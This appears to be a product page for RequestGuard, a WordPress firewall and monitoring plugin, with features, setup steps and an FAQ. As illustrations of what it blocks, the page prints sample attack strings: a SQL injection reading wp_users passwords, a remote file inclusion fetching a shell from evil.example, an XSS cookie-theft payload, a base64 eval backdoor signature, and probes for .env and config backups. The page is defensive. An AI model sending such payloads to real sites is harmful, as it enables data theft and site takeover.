SQL injection
Database commands typed into a URL or a form, to read your users, passwords and orders.
GET /?id=1' UNION SELECT user_login,user_pass FROM wp_users
RequestGuard watches every request to your website, blocks hacking attempts like SQL injection and remote file inclusion, and emails you the moment a file is altered or a stranger logs in.
CHF 2.00 per site per month. Installs in two minutes. Pay with TWINT.

/menu/200/?id=1' UNION SELECT user_pass FROM wp_usersBlocked · SQL injection/blog/sourdough-at-home/200/wp-admin/admin-ajax.php200/?page=http://evil.example/sh.txt?Blocked · Remote file inclusion/contact/200/wp-login.php · 9th wrong passwordIP blocked · brute force/shop/croissant-box/200Most WordPress hacks start the same way: automated bots trying known tricks on thousands of sites a day. RequestGuard recognises them, blocks them before WordPress runs, and tells you.
Database commands typed into a URL or a form, to read your users, passwords and orders.
GET /?id=1' UNION SELECT user_login,user_pass FROM wp_users
Tricking your site into running code from another server, or into showing wp-config.php with your database password.
GET /?page=http://evil.example/shell.txt?
Backdoors hidden in plugins, modified WordPress core files, PHP scripts dropped into your uploads folder. Checked against the official WordPress files every day.
wp-content/uploads/2026/03/cache.php · eval(base64_decode(…))
Bots trying thousands of passwords on wp-login.php and XML-RPC. RequestGuard blocks the IP after a few tries — on all your sites at once.
POST /xmlrpc.php system.multicall × 500 passwords
JavaScript slipped into links and comments, to steal your visitors’ sessions or redirect them to scam pages.
GET /?s=<script>document.cookie
An administrator account signing in from an IP it has never used. If it wasn’t you or your team, you know within a minute.
admin signed in from 185.220.101.4 · new IP
Tools hunting for leaked .env files, database backups and plugins with known holes.
GET /.env · /wp-config.php.bak · /phpmyadmin/

One address hammering your site, bots without a name, error spikes. All visible, all searchable, with the full request.
412 requests in one minute from one IP
Choose how many sites to protect and pay the first month with TWINT, Revolut or card.
Upload the RequestGuard plugin to WordPress and paste your connection code. The same code works on all your sites.
Attacks are blocked automatically. You get an email when something needs you, and a short report every morning.
No plans to compare. Every site gets everything: request log, firewall, file checks, email alerts and the daily report. Add or remove sites whenever you like — your next invoice follows.
No noticeable difference. The plugin stores one small line per request and sends them in the background once a minute. Blocking happens before WordPress loads your theme, so attacks actually cost your server less.
The firewall only blocks requests that match clear attack patterns. Logged-in editors and administrators are never blocked by patterns, and you can allow your own IP addresses in one click. You can also switch a site to monitoring only.
For each request: time, IP address, URL, browser, response code and timing, the logged-in username, and form fields. Passwords, tokens and payment fields are replaced with [redacted] on your server before anything is sent. Logs are deleted after 30 days. Mention RequestGuard in your privacy policy.
Every day the plugin compares your WordPress core files with the official copies published by WordPress, looks for PHP files in your uploads folder, detects plugin and theme files that changed without an update, and searches new files for known malware code. Anything suspicious appears in your panel and by email.
No. RequestGuard tells you what is happening and stops common attacks, but you still need backups and up-to-date plugins. It will tell you when something looks wrong so you can restore quickly.
Each month you receive an invoice for your connected sites and pay it with TWINT, Revolut, PostFinance or a card. If a payment is late, your sites stay protected during a grace period before protection pauses.
That is what it is built for. Use one connection code on every site and see them all in one panel. Each new site is added to your next invoice automatically.
Pages delivered by a full-page cache (WP Rocket, LiteSpeed, Cloudflare APO…) without starting WordPress are not seen. Attacks almost never hit the cache: they target logins, forms, the REST API and files that don’t exist, which all reach WordPress.